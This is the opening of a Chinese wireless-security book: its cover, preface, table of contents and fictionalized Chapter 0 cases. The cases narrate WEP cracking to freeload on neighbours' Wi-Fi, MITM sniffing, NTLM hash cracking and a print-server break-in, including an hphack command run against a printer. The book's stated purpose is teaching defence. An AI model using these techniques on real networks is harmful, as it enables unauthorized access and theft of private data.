



ZerOne安全团队

简单易懂 深入全面 图解操作 攻防兼备！

无线网络 黑客攻防

杨哲 ZerOne无线安全团队 编著

- 全书上百个知识点的分析，讲解透彻
- 涵盖无线网络的各种应用，独到全面

国内知名安全团队ZerOne的最新力作；多重案例，手把手教你如何使用；第一本无线黑客的攻防实战专业用书！

中国铁道出版社
CHINA RAILWAY PUBLISHING HOUSE



附送220MB的破解测试辞典
3.65GB测试用WPA Hash资料
250MB的安全工具和电子文档

无线网络 黑客 攻防

本书特色：

- 案例引入。通过身边常见的案例，引入无线网络黑客攻防内容，突破传统图书用理论无法说明的问题。
- 图形化讲解。全书通过文字和图形的结合方式，配图讲解各种理论，生动活泼。
- 案例操作。在讲解理论的同时，通过案例来说明各种情形，将晦涩理论演变为可操作的实例，阅读感十足。
- 附赠作者珍藏多年的攻防软件，让你足不出户即可完成攻防操作。
- 后续图书支持。作者在相关论坛开设服务板块，有效解决读者疑问。

责任编辑：苏茜 刘伟 封面设计：张丽 上架建议：计算机/网络基础/网络安全



中国铁道出版社

地址：北京市宣武区右安门西街8号

邮编：100054

网址：<http://www.tdpress.com>

读者热线电话：010-63560056

ISBN 978-7-113-13060-2

定价：46.00元（附赠光盘）

ISBN 978-7-113-13060-2



9 787113 130602 >

前 言

面对当前国内 3G 网络的迅猛发展，作为 3G 网重要补充的无线网络也在企事业单位及 SOHO 环境中得到了飞速发展，同时随着智能手机等个人设备的广泛使用，无线网络犯罪案例也呈递增趋势。

全书架构

本书作者在 2008 年出版了国内第一本无线黑客书籍《无线网络攻防实战》，赢得了不少的赞誉。由于近两年的技术飞速发展，加上作者个人水平的快速提高，在部分读者的强烈要求下，在对原书进行修订并添加新知识的基础上，出版了本书，希望继续给国内的相关读者奉献超值大餐。

作为一本以实际应用技术为主的书籍，本书以当前流行的无线网络安全性为切入点，开篇以几个经典的无线网络攻击及犯罪案例为导引，从基本的无线网络攻击测试环境搭建讲起，由浅入深地剖析了无线网络安全及黑客技术涉及的各个方面。

本书分为 15 章，包括基本的无线网络加密环境搭建、WEP/WPA 加密破解与防护、无客户端破解、蓝牙攻防实战、无线 D.O.S、无线 VPN 攻防、War-Driving 以及一些较为高级的无线攻击与防护技术等。

过去的数年中，笔者在国内最大的无线门户网站之一 AnyWLan.com 担任“无线安全”版块版主时，笔者都会接到很多无线爱好者的留言和信件，询问关于无线网络搭建、无线安全基础、无线黑客技术等内容。由于这些问题具有极高的广泛性和重复性，因此筹备这样一本贴近初学者角度的无线安全书籍，使对无线网络安全技术及知识感兴趣的朋友能够更为直观地理解无线网络安全技术，是完全有必要的。

本书的目的就是在由浅入深地研究无线网络可能的攻击行为和方式的同时，进一步表述其原理、工具、优缺点并给出防范方法，以便于能够真正协助众多仍在无线安全上徘徊的人们从认识到操作上逐步地理解无线安全，并能够逐步强化巩固现有的无线网络。

希望这样一本重视实际操作的入门级无线安全书籍可以帮助同样喜欢无线网络安全的朋友们少走弯路，也希望能为那些刚开始在无线网络安全领域进行安全研究的人们提供一些支持和参考。

适合读者对象

本书作为案头必备，适合以下人员：

- 运营商通信部门安全人员、无线评估人员及规划人员、无线网络管理员；
- 军警政机构通信部门安全人员、无线评估人员、无线网络管理员；
- 企事业单位无线安全人员、无线网络管理员。

本书作为安全教材，适合以下人员：

- 致力于无线网络安全技术的理论研究者；

➤ 高级黑客防范技术培训及国际网络安全认证课程讲师；

➤ 致力于学习高级网络安全技术的大中专院校学生。

本书作为参考书籍，适合以下人员：

➤ 无线产品开发人员；

➤ 所有无线黑客攻防技术爱好者。

修订与反馈

在阅读本书时如遇到任何问题，可以到本书合作网站——中国无线门户网站（<http://www.anywlan.com>）的论坛“无线安全”版块进行提问，同时也可以从网站上找到书中涉及的全部工具及相关资料。

关于本书的修订、再版内容及更多更深入的无线安全技术信息，请关注作者的博客（<http://bigpack.blogbus.com>）。

如有其他诸如研究、开发、公司无线安全合作等事宜可以直接通过 E-mail 与我们联系。

➤ 邮箱：6v1206@gmail.com、longaslast@126.com；

➤ QQ：1317761005。

关于作者



杨哲，常用 ID: Longas

持有 CIW Security Analyst（全美网络安全分析师）、MCSE 2000/2003（微软认证系统工程师）、MCDBA（微软认证数据库专家）及 RHCE（红帽认证系统工程师）证书。

系中国 AnyWlan 无线门户网站无线安全版块总版主、ZerOne 无线安全团队负责人、国内多家知名培训中心 MCSE / CIW/网络安全资深讲师、国内多家网络安全及黑客类杂志自由撰稿人，已出版数十部相关专著。

SECURITY
ZerOne

本书编写组
2011 年 4 月

PDG

目 录

第 0 章 无线网络攻防案例	1
案例 1 谁破解了你的无线密码——停车场“蹭网”实战	2
案例 2 你的打印机被谁控制了？——打印机上的幽灵	5
案例 3 企业秘密被谁“偷窃”——网络“内鬼”不可不防	7
案例 4 服务器也有遗漏——VPN 无线攻防小记	12
案例 5 谁泄露了你手机里的隐私——蓝牙连接攻防实战	17
第 1 章 无线网络基础常识简介	21
1.1 什么是无线网络	22
1.1.1 狹义无线网络	22
1.1.2 广义无线网络	25
1.2 认识无线路由器	26
1.3 了解无线网卡	27
1.3.1 无线网卡	27
1.3.2 无线上网卡	28
1.4 了解天线	28
1.4.1 全向天线	29
1.4.2 定向天线	29
1.5 相关术语简介	30
第 2 章 无线网络加密及搭建	31
2.1 WEP 加密设置和连接	32
2.1.1 关于 WEP	32
2.1.2 WEP 及其漏洞	32
2.1.3 WEP 的改进	33
2.1.4 配置无线路由器	34
2.1.5 Windows 下的客户端设置	35
2.1.6 Ubuntu 下的客户端设置	36
2.2 WPA-PSK 加密设置和连接	37
2.2.1 WPA 简介	37
2.2.2 WPA 分类	38
2.2.3 WPA 的改进	38
2.2.4 WPA2 简介	39
2.2.5 WPA 面临的安全问题	39



2.2.6 关于 Windows 下的 WPA2 支持性.....	39
2.2.7 配置无线路由器.....	40
2.2.8 Windows 下的客户端设置	42
2.2.9 Ubuntu 下的客户端设置.....	43

第 3 章 无线网络攻防测试环境准备..... 45

3.1 无线网卡的选择.....	46
3.1.1 无线网卡接口类型	46
3.1.2 无线网卡的芯片	47
3.1.3 总结整理.....	48
3.1.4 关于大功率无线网卡的疑问.....	49
3.2 必备的操作系统.....	50
3.2.1 BackTrack4 Linux.....	50
3.2.2 Slitaz Aircrack-ng Live CD.....	51
3.2.3 WiFiSlax.....	52
3.2.4 WiFiWay	52
3.2.5 其他 Live CD	53
3.3 搭建虚拟环境下无线攻防测试环境.....	54
3.3.1 建立全新的无线攻防测试用虚拟机.....	55
3.3.2 对无线攻防测试用虚拟机进行基本配置.....	58
3.3.3 无线攻防测试环境 BT4 的基本使用	59
3.4 搭建便携式无线攻防测试环境.....	60
3.4.1 关于 Linux Live USB Creator	61
3.4.2 使用 Linux Live USB Creator	61

第 4 章 WEP 密钥的加密与攻防..... 65

4.1 WEP 解密方法——Aircrack-ng.....	66
4.1.1 什么是 Aircrack-ng	66
4.1.2 轻松安装 Aircrack-ng	66
4.2 在 BT4 下破解 WEP 加密	70
4.2.1 破解 WEP 加密实战	70
4.2.2 IVs 和 cap 的区别	77
4.3 全自动傻瓜工具 SpoonWEP2	78
4.3.1 WEP SPOONFEEDER	78
4.3.2 SpoonWEP2	79

第 5 章 WPA 的加密与攻防

5.1 WPA 解密方法——Cowpatty.....	86
5.1.1 什么是 Cowpatty	86

5.1.2 轻松安装 Cowpatty	86
5.2 在 BT4 下破解 WPA-PSK 加密	89
5.2.1 破解 WPA-PSK 加密实战	89
5.2.2 使用 Cowpatty 破解 WPA-PSK 加密	94
5.3 制作专用字典	96
5.3.1 Windows 下的基本字典制作	96
5.3.2 Linux 下的基本字典制作	98
5.3.3 BackTrack4 下的默认字典位置	100
5.4 全自动傻瓜工具 SpoonWPA	101
第 6 章 无线网络攻防技能必备	107
6.1 突破 MAC 地址过滤	108
6.1.1 什么是 MAC 地址过滤	108
6.1.2 突破 MAC 地址过滤	109
6.1.3 防范 MAC 地址过滤	116
6.2 拿到关闭 SSID 无线网络的钥匙	116
6.2.1 Deauth 攻击法	117
6.2.2 抓包分析法	118
6.2.3 暴力破解法	119
6.3 无 DHCP 的无线网络的攻防	121
6.4 无客户端 Chopchop 的攻防	122
6.5 无客户端 Fragment 的攻防	125
6.6 伪造 AP 的几种手法	127
6.6.1 伪装成合法的 AP	127
6.6.2 恶意创建大量虚假 AP 信号	128
第 7 章 无线网络加密数据解码与分析	131
7.1 截获及解码无线加密数据	132
7.1.1 截获无线加密数据	132
7.1.2 对截获的无线加密数据包解密	132
7.2 分析 MSN/QQ/淘宝旺旺聊天数据	136
7.3 分析 E-mail/论坛账户名及密码	138
7.4 分析 Web 交互数据	140
7.5 分析 Telnet 交互数据	141
第 8 章 无线网络 D.O.S 攻击与防范	143
8.1 什么是无线 D.O.S	144
8.2 无线 D.O.S 工具的安装	144
8.2.1 浅谈 MDK 3	144



无线网络黑客攻防


8.2.2 MDK3 的安装	144
8.2.3 关于图形界面无线 D.O.S 工具——Charon	148
8.2.4 D.O.S 攻击工具的使用	148
8.3 无线 D.O.S 攻击的常用方法	149
8.3.1 关于无线连接验证及客户端状态	149
8.3.2 Auth Flood 攻击	150
8.3.3 Deauth Flood 攻击	154
8.3.4 Association Flood 攻击	158
8.3.5 Disassociation Flood 攻击	159
8.3.6 RF Jamming 攻击	161
第 9 章 绘制无线网络的热点地图	163
9.1 什么是 War-Driving	164
9.1.1 War-Driving 的概念	164
9.1.2 了解 Hotspot 热点地图	164
9.1.3 War-Driving 所用工具及安装	166
9.2 在城市中进行 War-Driving	167
9.2.1 关于 WiFiForm	167
9.2.2 WiFiForm + GPS 探测	169
9.3 绘制热点地图操作指南	171
9.3.1 绘制热点地图	171
9.3.2 某单位内部无线热点地图	174
9.3.3 绘制无线热点地图	176
9.3.4 绘制繁华地段无线热点地图	176
9.4 远程无线攻击原理及一些案例	178
9.4.1 远程无线攻击的原理	178
9.4.2 真实案例剖析	179
第 10 章 从无线网络渗透内网	181
10.1 扫描器与扫描方式	182
10.1.1 NMAP 扫描器	182
10.1.2 Zenmap 扫描器	185
10.1.3 AMAP 扫描器	185
10.1.4 Hping2 扫描器	187
10.2 密码破解的方法 (Telnet、SSH)	187
10.2.1 Hydra	188
10.2.2 BruteSSH	191
10.3 缓冲区溢出	192
10.3.1 关于 Metasploit 3	192



10.3.2 Metasploit 3 的升级.....	193
10.3.3 Metasploit 3 操作实战.....	195
第 11 章 无线路由器攻防实战.....	201
11.1 关于 WPS.....	202
11.1.1 关于 WPS.....	202
11.1.2 WPS 的基本设置.....	202
11.2 扫描 WPS 状态.....	203
11.2.1 扫描工具介绍.....	203
11.2.2 扫描开启 WPS 功能的无线设备.....	203
11.3 使用 WPS 破解 WPA-PSK 密钥.....	206
11.4 常见配合技巧.....	209
11.4.1 常见技巧.....	209
11.4.2 常见问题.....	210
第 12 章 Wireless VPN 攻防实战.....	213
12.1 VPN 原理.....	214
12.1.1 虚拟专用网的组件.....	214
12.1.2 隧道协议.....	214
12.1.3 无线 VPN.....	215
12.2 无线 VPN 攻防实战.....	216
12.2.1 攻击 PPTP VPN.....	217
12.2.2 攻击启用 IPSec 加密的 VPN	219
12.2.3 本地破解 VPN 登录账户名及密码.....	222
12.3 防护及改进.....	223
第 13 章 蓝牙安全	225
13.1 关于蓝牙.....	226
13.1.1 什么是蓝牙	226
13.1.2 蓝牙技术体系及相关术语.....	227
13.1.3 适配器的选择.....	229
13.1.4 蓝牙（驱动）工具安装.....	231
13.1.5 蓝牙设备配对操作.....	232
13.2 基本的蓝牙黑客技术.....	236
13.2.1 识别及激活蓝牙设备.....	236
13.2.2 查看蓝牙设备相关内容.....	237
13.2.3 扫描蓝牙设备	238
13.2.4 蓝牙攻击	241
13.2.5 修改蓝牙设备地址.....	242



13.3 蓝牙 Bluebugging 攻击技术	244
13.3.1 基本概念	244
13.3.2 工具准备	245
13.3.3 攻击步骤	245
13.3.4 小结	249
13.4 蓝牙 D.O.S	249
13.4.1 关于蓝牙 D.O.S	249
13.4.2 蓝牙 D.O.S 实战	249
13.4.3 蓝牙 D.O.S 测试问题	253
13.5 安全防护及改进	253
13.5.1 关闭蓝牙功能	253
13.5.2 设置蓝牙设备不可见	254
13.5.3 限制蓝牙可见时长	254
13.5.4 升级操作系统至最新版本	254
13.5.5 设置高复杂度的 PIN 码	254
13.5.6 拒绝陌生蓝牙连接请求	255
13.5.7 拒绝可疑蓝牙匿名信件	255
13.5.8 启用蓝牙连接验证	255
第 14 章 答疑解惑篇	257
14.1 理论知识类问题	258
14.2 加密破解类问题	259
14.2.1 WEP 破解常见问题小结	260
14.2.2 WPA-PSK 破解常见问题小结	261
14.2.3 无客户端破解常见问题小结	262
14.2.4 WPS 破解常见问题小结	262
14.3 无线攻击类问题	263
14.3.1 内网渗透类	263
14.3.2 无线 D.O.S	264
14.4 安全防御类问题	264
14.4.1 WLAN 的基本安全配置	264
14.4.2 企业 WLAN 安全	267
附录 A 无线网卡芯片及产品信息列表	269
A.1 D-LINK 常见系列	270
A.2 TP-LINK 常见系列	271
A.3 Intel 常见系列	272
A.4 其他常见系列	273
附录 B 中国计算机安全相关法律及规定	275



第 0 章

无线网络攻防案例

为方便读者对无线网络安全概念及黑客攻击行为进行了解，并协助对后续章节的学习和理解，本章结合实际工作/生活场景，以真实无线黑客技术为基础，设计了 5 个不同角度的无线攻防案例。

这些案例中涉及的技术是真实存在的，但部分情节纯属虚构，请勿对号入座。关于这 5 个案例的技术细节将在本书中其他章节进行详细的讲解。





案例 1 谁破解了你的无线密码——停车场“蹭网”实战

本文涉及技术真实存在，但情节纯属虚构，请勿对号入座。

1. 我只是练手

2010 年 6 月 8 日。

汤并不是一个很有想法的人，但绝对是一个爱尝试的家伙。自从这个月家里的宽带到期，汤就觉得每年掏 1000 多元包 2MB 的宽带是件很奢侈的事，就婉拒了上门收宽带年费的小伙子。

话虽如此，但对于经常在网上游荡的人来说，生活里是不能没有网络的。还好他早有准备，汤对着镜子欣赏了一下自己的发型后，又回到书桌前，拿出一叠打印好的文档，这些都是搜集的关于使用某号称“神卡”的无线网卡进行无线网络破解的文章。

汤兴致勃勃地打开笔记本，调出 Airodump-ng，对周边的无线网络进行搜索。结果令人失望的是，不知道是不是周围的都刚刚开始入住新小区的缘故，除了运营商的无线基站外居然没有一个信号好点的家用无线网络信号。看来还是要换到繁华的地方，汤想了想，附近似乎有一个商业大厦，那里的信号肯定多。

靠在露天停车场出口的地方，汤先熄了火，坐在驾驶位上就打开了笔记本，选择进入 BackTrack4 Linux。在顺利进入图形桌面后，打开一个 Shell，插入这款带有延长线的“神卡”，再将卡放在车前窗。看着 Airodump-ng 搜到的一串串无线信号，运气不错。还有几个 WEP 加密的。怎么操作来着？汤一边手忙脚乱地翻着打印好的技术文档，一边敲着命令，花了大约两个小时，才破解了其中的一个 WEP 密码（如图 0-1 所示）。

```
Aircrack-ng 1.0
[00:00:07] Tested 29312 keys (got 15645 IVs)

KB    depth   byte(vote)
0     4/ 35   31(22784) 48(22784) C7(22784) 52(22528) 59(22528)
1     2/ 25   32(23808) 35(23808) 76(23552) 26(23552) 5F(22784)
2     0/  5   33(27136) 37(25856) 22(23552) 70(23296) 02(23040)
3     0/  6   34(26880) 8A(24320) 2C(23808) 72(23552) A9(23296)
4     0/  2   99(27904) FF(23808) 35(23040) 3B(23040) 3C(23040)

KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
Decrypted correctly: 100%
root@ZerOne: #
```

图 0-1

怀着激动的心情，汤立刻连接到了这个无线网络，果然可以上网。下载一个小软件试试，速度还不错，汤一边感受着“蹭网”，一边反思破解时间太长，想到这里，继续手忙脚乱地翻起书来。

2. 谁在下载呢？

怎么网速变慢了？发个邮件这么慢，虽然说附件有点大，有 12MB 左右，但也不至于用这么久啊，谁在用 BT、迅雷下载？彪郁闷地看了看笔记本屏幕右下角的时间，才 11 点，这还没到午饭时间啊？

彪忿忿地抬头扫了一眼公司大厅里数十个办公格。这帮家伙，每次中午时间看在线视频、

下载电影也就罢了，怎么还没到中午就开始下载了？这样可不行，我这连发个邮件都这么慢，看来需要调整路由设置，限制某些没公德心的同事了。

正当彪起身准备检查路由器的时候，Foxmail 发出清脆的“咔哒”声，这是彪预设的发送成功提示音，貌似网络又正常了。算你走运，彪又坐下继续撰写其他邮件，同时有点窃喜，兼任公司网管还是有点威慑力的，嘿嘿，起个身有人就自觉了。

3. 我只是练手

2010年7月4日。

一个月过去了，虽说有些不便，但至少可以上网了。不过汤并不是个满足于现状的人，很快，他觉得在车中上网并不是件舒服的事情，而且成本也很高（总不能每次上网的时候就要开车吧），也许应该改进一下……天线是个好主意。

对于住在高层的汤来说，外接高增益的天线的确是个好主意，但是若直接将天线接到无线网卡上，显然很不方便，并不适合喜欢在家里到处更换上网位置的自己。想了想，决定使用“无线跳板”。

无线跳板不再单一地使用主机作为跳板的载体，而是使用无线路由器或者无线 AP 作为传输节点，并一一连接起来以便进行无线信号的传输，也就是常说的无线中继，具体原理如图 0-2 所示，通过将多个无线 AP 作为中继，将原本内部的无线网络信号传递出来，这样的方式也称之为基于硬件的无线跳板攻击。

先破解一两个无线路由器的 WEP 连接密码，然后再准备一台可拆卸天线的无线路由器，换成高增益的定向天线就可以将之前破解的那台无线路由器的无线信号中继过来，这样就可以在家里让多台主机轻松上网了。

不过家里离最近的商业大楼还是有些距离，看样子还是需要给无线路由器配上高增益的天线才行。汤越想越觉得可行，在仔细梳理了一遍所需要的装备后，上网查找天线和支持天线拆卸的无线路由器，并迅速向合适的商家订了货。

4. 破解方法

2010年7月15日

这种 9dB 的全向天线确实好用，配上无线网卡的延长线放在书房窗台上从外面看不是很明显，别人也不容易注意到（如图 0-3 所示）。




图 0-2





图 0-3

想起前几天收到这款天线后，先连接到无线网卡上，然后在家里使用 Airodump-ng 进行简单搜索，将使用 WEP 加密的无线网络过滤出来，汤便发现随着周围小区入住的人越来越



多，即使是在一些大楼的干扰下，还是能够收到两三个无线网络信号（如图 0-4 所示）。于是试着对其进行破解，除了一个设置了 MAC 地址过滤的以外，其他的都可以直接获取到地址并连接上外网。

```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
CH 7 [ Elapsed: 16 s ] 2009-09-18 17:01
BSSID      PWR  Beacons #Data #/s CH MB ENC CIPHER AUTH ESSID
02:1F:3C:00:00:C7 -1     11    0   0 11 54 . WEP WEP      bbb
72:B3:A3:D0:07:8B -1     11    1   0 11 54 . WEP WEP      zzzzzz
00:19:E0:EB:33:66 -48    13    55   7  6 54 . WEP WEP      TP-LINK
BSSID      STATION      PWR  Rate Lost Packets Probes
02:1F:3C:00:00:C7 00:1F:3C:4B:75:AF -57   0 . 2    181    119
72:B3:A3:D0:07:8B 00:16:CF:BC:04:5C -71   0 . 1     76    36 zzzzzz
72:B3:A3:D0:07:8B 00:1A:73:AD:A7:B9 -73   0 . 1    157     81
(not associated) 00:0C:F1:4C:7F:0E -55   0 . 1    501    112
00:19:E0:EB:33:66 00:1F:38:C9:71:71 -31   54 . 5    156     71
```

图 0-4

于是将天线安装到新购置的无线路由器上，进入到无线网络中继设置页面，将无线模式设置为“无线网关模式”（如图 0-5 所示），然后搜索无线网络并输入之前破解的对应的 WEP 密码。稍等片刻，汤便如愿以偿地连接到了破解的无线网络。由于无线路由器采用的是无线网关模式，这就意味着其他计算机可以通过该无线路由器上网了。

不用掏网费喽……18 楼传出一阵得意的笑声……

离汤 60 米外的另一个高层上，彪正戴着耳机在家里上网玩着游戏。忙碌一天了，终于可以玩一会 CS Online 放松一下了。




图 0-5

正当彪玩得高兴时，突然屏幕变得卡了起来。看着屏幕上不时出现的卡机情况，彪直接叫了起来：“不要啊，怎么家里网络也有问题啊……这可是刚买的 TP-Link 啊？

类似的惨剧在城市各个角落上演着……

提醒：国家现在对 8E6D 网卡进行严厉打击和取缔，建议用户不要购买使用。另外，有关这方面的预防，请参考本书后面的章节。

案例2 你的打印机被谁控制了？——打印机上的幽灵

1. 异常事件

2010年3月12日。

秋到公司的第一件事就是先打开邮箱，让Foxmail从公司内网上自动收取邮件，然后到贴着“公司内部禁止吸烟”标识的门外，和早来的同事一起抽口烟。享受完云雾缭绕的感觉后，再坐到座位上处理当天的工作。

不过今天早上，处理完邮件准备打印的时候，秋却发现打印机似乎有些不正常。发送出的打印文档请求全部没有响应，打印任务列表也似乎是挂起了般呈现假死状态。问了办公室的小欣，才知道刚才还是正常的。奇怪，重启了公司连接的打印机服务器后一切正常了，秋一边嘟囔着，一边回到了座位继续工作。

无论谁从一旁走过，都会以为坐在街边车站长椅上摆弄着自己手机的Anonymous，不过是个“拇指一族”的年轻人罢了。不过Anonymous自己并不这么认为，刚刚通过Kismet扫描到街道两旁存在几个采用WEP这种弱强度加密的无线网络后，Anonymous就忍不住调出才让朋友帮助安装不久的Aircrack-ng进行注入破解（如图0-6所示）。在等待了约15分钟之后，就拿到了其中一个无线网络的WEP密码，N900手机就是好用啊，除了主频稍低点。




图0-6

Anonymous迫不及待地连入了SSID为“603”的无线网络，先调出Nmap的GUI版对这个网络进行简单的ICMP探测，拿到了在线的主机列表，然后就习惯性地调出EtterCap对这些主机直接开始MITM扫描，同时打开Wireshark抓包。

很快EtterCap获得了一些HTTP验证账户和密码，居然还有几个NTLM的Hash，看地址居然是登录网关服务器的。Anonymous打开NMAP对网关进行了细致的版本扫描，发现网关服务器上开启了Printer服务，看来是台打印机服务器。

NMAP提示这台网关服务器上是Windows 2003系统的概率为98%。看来今天的收获就这么多了，Anonymous合上N900，起身离开了车站长椅。

2. 小细节显示的大问题

2010年3月14日。

今天服务器又不正常了，秋看着自己笔记本上显示的打印列表中长时间没有反应的打印任务，询问办公室的同事，“HP的打印机怎么这么差劲？刚过保修期就成这样了？”。“打印机有时候毛病挺多的，重启一下就好了”。有同事接过来说，“那你就去重启一下吧”，秋挥了挥手。

重启后打印机自动打出了一张测试页面，技术员有些奇怪，但很快便随手扔到了一边，并没有注意测试页底部页脚处显示的一行小小的字：“This Page is belong to Anonymous”。

无线网络黑客攻防

花了数小时的 NTLM Hash 破解努力终于有了回报，使用破解的账户和密码，Anonymous 成功地连接到了打印服务器上。想起 2008 年看到的一本黑客杂志上的《打印机攻击》一文，上面提及了针对打印缓存文件的搜索和处理方法。通过定位对象硬盘上保存的 EMF 文件可以恢复对象打印过的数据，当然这一技术依赖于操作系统的不同实现方式。Anonymous 迅速将保存的 EMF 文件下载到本地，然后使用 WinHEX 打开（如图 0-7 所示）。




图 0-7

上次的攻击卡到了中间就进行不下去，貌似还是对这个漏洞不够了解。做了一番试验后，终于确定了该打印机的具体利用方式，原来 SHD 文件和假脱机文件是在打印进程中被创建的，它们可能有相同的文件名（如 0004.SPL）。但无论如何，没有 SHD 文件假脱机文件就不可能存在。SHD 文件实际上定义了假脱机文件采用的打印格式的类型（如 EMF 或 RAW）。因此，如果两个文件只是简单地被删除了，那么对象打印的东西还是可以被恢复出来的。Anonymous 将修改好的 EMF 文件重新上传至打印机缓存目录下，再使用命令将其放入打印列表。

顺便解决了之前下载的 SPL 文件，将其转换成 BMP 图片文件。居然是一个关于某外贸公司的报关材料，虽是英文的，但在上网搜索了之后，Anonymous 还是意外地发现这家公司居然是某跨国外贸公司的中国区代理。

```
[root@ZerOne root]# ./hphack 192.168.3.35 "Hacked By Anonymous"
HP Display hack -- sili@10pht.com
Hostname: 192.168.3.35
Message: Hacked By Anonymous
Connecting....
Sent 98 bytes
[root@ZerOne root]#
```

Anonymous 得意地将照片放到了自己的博客上，引来一片赞叹声。回想起自己在某个安全会议上用 UMPC 扫描无线网络进行捣乱的情形，顺便在心里鄙视一些所谓的无线高

